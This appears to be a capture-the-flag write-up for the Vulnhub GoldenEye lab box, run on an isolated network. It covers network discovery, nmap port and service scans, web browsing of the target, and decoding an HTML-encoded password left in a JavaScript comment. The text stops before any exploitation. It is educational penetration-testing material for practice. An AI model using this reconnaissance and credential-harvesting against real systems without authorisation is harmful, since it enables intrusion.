
GoldenEye | Vulnerability Lab Report

GoldenEye is a secret service-themed challenge developed by creosote and hosted on Vulnhub. GoldenEye is a CTF-style box, rather than a realistic penetration testing scenario. This box requires significant 'out-of-the-box' thinking to reach the root.

In this lab, VirtualBox was used to create an isolated testing environment consisting of two virtual machines:



Preview

General

Name: GoldenEye-v1
Operating System: Ubuntu (64-bit)

System

Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
Controller: SATA
SATA Port 0: GoldenEye-v1-disk001.vdi (Normal, 6.00 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter')

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None

Description


None

Attacker IP: 192.168.56.103

Victim IP: 192.168.56.101

Both VMs were configured using a Host-Only Adapter, allowing direct communication between them while isolating them from external networks.

I used the ip a command to identify the IP address of my Kali Linux attacker machine. This was necessary so I could configure reverse shell payloads and establish a connection between the attacker and the victim. Command Used: ip a




```
┌──(azizul㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:83:bf:5b brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:33:19:be brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 546sec preferred_lft 546sec
    inet6 fe80::a00:27ff:fe33:19be/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(azizul㉿kali)-[~]
└─$ 
```

I Got:

From the output, I observed the following:

- Interface Name: eth1
- Attacker IP Address: 192.168.56.103
- Subnet: /24 (indicating a local range of 192.168.56.0/24)

I used arp-scan to scan my local network and find out the IP address of the GoldenEye victim machine. Since both machines are on a Host-Only Adapter, they must be on the same subnet. Command Used: sudo arp-scan --interface=eth1 --localnet



```
┌──(azizul㉿kali)-[~]
└─$ sudo arp-scan --interface=eth1 --localnet
[sudo] password for azizul:
Interface: eth1, type: EN10MB, MAC: 08:00:27:33:19:be, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:10       (Unknown: locally administered)
192.168.56.100  08:00:27:4f:c3:a9       (Unknown)
192.168.56.101  08:00:27:ca:8c:78       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.819 seconds (140.74 hosts/sec). 3 responded

┌──(azizul㉿kali)-[~]
└─$ 
```

I Got:

From the results:


- My Kali machine was confirmed as 192.168.56.103 (already known).
- The scan discovered two other live hosts:
  - 192.168.56.100
  - 192.168.56.101

After analyzing, I confirmed that 192.168.56.101 was the GoldenEye vulnerable machine.

The ping command was used to confirm that the victim machine (192.168.56.101) was online and reachable from my Kali (attacker) machine.


The nmap -p- -Pn command was used to perform a full port scan across all 65,535 TCP ports, even if the host does not respond to ping (-Pn).

Commands Used: ping -c 3 192.168.56.101 & nmap -p- -Pn 192.168.56.101




```
┌──(azizul㉿kali)-[~]
└─$ ping -c 3 192.168.56.101
nmap -p- -Pn 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.739 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.378 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.627 ms

— 192.168.56.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
rtt min/avg/max/mdev = 0.378/0.581/0.739/0.150 ms
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 05:11 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00016s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
55006/tcp open  unknown
55007/tcp open  unknown
MAC Address: 08:00:27:CA:8C:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds

┌──(azizul㉿kali)-[~]
└─$ 
```

This gives deeper insights into what software is running and helps identify potential vulnerabilities based on version numbers. Command Used: nmap -sC -sV 192.168.56.101



```
┌──(azizul㉿kali)-[~]
└─$ nmap -sV -sC 192.168.56.101 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 18:17 EDT
Nmap scan report for severnaya-station.com (192.168.56.101)
Host is up (0.00014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
25/tcp    open  smtp     Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2018-04-24T03:22:34
|_Not valid after:  2028-04-21T03:22:34
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
55006/tcp open  ssl/pop3 Dovecot pop3d
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN) USER PIPELINING CAPA UIDL RESP-CODES TOP
55007/tcp open  pop3     Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2018-04-24T03:23:52
|_Not valid after:  2028-04-23T03:23:52
|_pop3-capabilities: AUTH-RESP-CODE CAPA USER RESP-CODES SASL(PLAIN) TOP PIPELINING UIDL STLS
MAC Address: 08:00:27:CA:8C:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.85 seconds

┌──(azizul㉿kali)-[~]
└─$ █
```


After confirming that port 80 (HTTP) was open and Apache was running, I navigated to the target in a browser to visually inspect the website and identify any paths, login portals, or dynamic content.



```
Severnaya Auxiliary Control Station
****TOP SECRET ACCESS****
Accessing Server Identity
Server Name:....................
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```

This gave me a clear path to follow for the next stage of enumeration.

The landing page instructed me to navigate to /sev-home/. I did so to explore potential login functionality or admin panel access. This step was critical for uncovering areas where credentials might be required — a common attack surface for brute-force or default logins.



```
Severnaya Auxilia
****TOP SECRET ACC
Accessing Server I
Server Name:.....
GOLDENEYE

User: UNKNOWN
Naviagate to /sev-home/ to login
```

192.168.56.101


This site is asking you to sign in.

Username

Password

This type of prompt confirms that the page is protected using HTTP Basic Auth rather than a form-based login. The credentials are likely validated server-side before the user can proceed.

I wanted to confirm the behavior of the application when incorrect or no credentials are provided. Identify error message patterns or headers that might expose web server details. Check if the server leaks any information




```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 192.168.56.101 Port 80</address>
</body></html>
```

I reviewed client-side files (JavaScript, CSS) to look for:

- Hardcoded credentials
- Hidden paths
- Developer notes or comments
- Obfuscated or encoded data


Client-side code often reveals sensitive information, especially in vulnerable applications.



```
var data = [
  {
    GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>Accessing Server Identity<br/>Server Name:
  }
];

//
//Boris, make sure you update your default password.
//My sources say MI6 maybe planning to infiltrate.
//Be on the lookout for any suspicious network traffic....
//
//I encoded you p@ssword below...
//
//&#73;&#110;&#118;&#105;&#110;&#99;&#105;&#98;&#108;&#101;&#72;&#97;&#99;&#107;&#51;&#114;
//
//BTW Natalya says she can break your codes
//

var allElements = document.getElementsByClassName("typeing");
for (var j = 0; j < allElements.length; j++) {
  var currentElementId = allElements[j].id;
  var currentElementIdContent = data[0][currentElementId];
  var element = document.getElementById(currentElementId);
  var devTypeText = currentElementIdContent;


  var i = 0, isTag, text;
  (function type() {
    text = devTypeText.slice(0, ++i);
    if (text === devTypeText) return;
    element.innerHTML = text + `<span class='blinker'>&#32;</span>`;
    var char = text.slice(-1);
    if (char === "<") isTag = true;
    if (char === ">") isTag = false;
    if (isTag) return type();
    setTimeout(type, 60);
  })();
}
```

I got from here two username and encode after decode that in code I got password InvincibleHack3r

Decoded or analyzed the username/alias InvicibleCack3r (or possibly an encoded value related to it), and searched it using Google

